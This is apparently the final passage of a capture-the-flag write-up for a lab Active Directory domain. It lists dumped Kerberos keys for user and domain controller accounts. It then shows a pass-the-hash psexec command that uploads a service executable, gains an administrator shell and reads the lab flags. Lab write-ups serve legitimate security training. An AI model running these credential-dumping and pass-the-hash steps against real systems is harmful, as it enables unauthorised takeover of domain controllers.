cicada.vl\Richard.Gibbons:aes256-cts-hmac-sha1-96:3c3beb85ec35003399e37ae578b90ae7a65b4ec7305e0ac012dbeaaa41bcbe22
cicada.vl\Richard.Gibbons:aes128-cts-hmac-sha1-96:646557f4143182bda5618f95429f3a49
cicada.vl\Richard.Gibbons:des-cbc-md5:834a675bd058efd0
cicada.vl\Debra.Wright:aes256-cts-hmac-sha1-96:26409e8cc8f3240501db7319bd8d8a2077d6b955a8f673b9ccf7d9086d3aec62
cicada.vl\Debra.Wright:aes128-cts-hmac-sha1-96:6a289ddd9a1a2196b671b4bbff975629
cicada.vl\Debra.Wright:des-cbc-md5:f25eb6a4265413cb
DC-JPQ225$:aes256-cts-hmac-sha1-96:01e2f9943c6c0c3f010dde6dddcae89cc81158e4f1c017e6fc34f85538d892b1
DC-JPQ225$:aes128-cts-hmac-sha1-96:87efc91730d07d819f58b4996e3fa04c
DC-JPQ225$:des-cbc-md5:6df208855d40dfcb
[*] Cleaning up...
Shell as Administrator
and we got both flags
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/vulncicada]
└──╼ [★]$ psexec.py cicada.vl/administrator@DC-JPQ225.cicada.vl -k -hashes :85a0da53871a9d56b6cd05deda3a5e87
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Requesting shares on DC-JPQ225.cicada.vl.....
[*] Found writable share ADMIN$
[*] Uploading file bHVrOCso.exe
[*] Opening SVCManager on DC-JPQ225.cicada.vl.....
[*] Creating service vuCN on DC-JPQ225.cicada.vl.....
[*] Starting service vuCN.....
[-] CCache file is not found. Skipping...
[-] CCache file is not found. Skipping...
[!] Press help for extra shell commands
[-] CCache file is not found. Skipping...
Microsoft Windows [Version 10.0.20348.2700]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is D614-4931

 Directory of C:\Users\Administrator\Desktop

04/10/2025 11:00 PM < DIR> .
09/13/2024 09:10 AM < DIR> ..
09/15/2024  06:26 AM             2,304 Microsoft Edge.lnk
06/19/2026  10:31 AM                34 root.txt
06/19/2026  10:31 AM                34 user.txt
               3 File(s)          2,372 bytes
               2 Dir(s)   3,374,862,336 bytes free

C:\Users\Administrator\Desktop> type user.txt
6d8cc713d12e8ad463e1dc6f6d042db4

C:\Users\Administrator\Desktop> type root.txt
129b6bca1f65da28437ab407eae22ec5
the official writeup shows another cool trick, worth checking out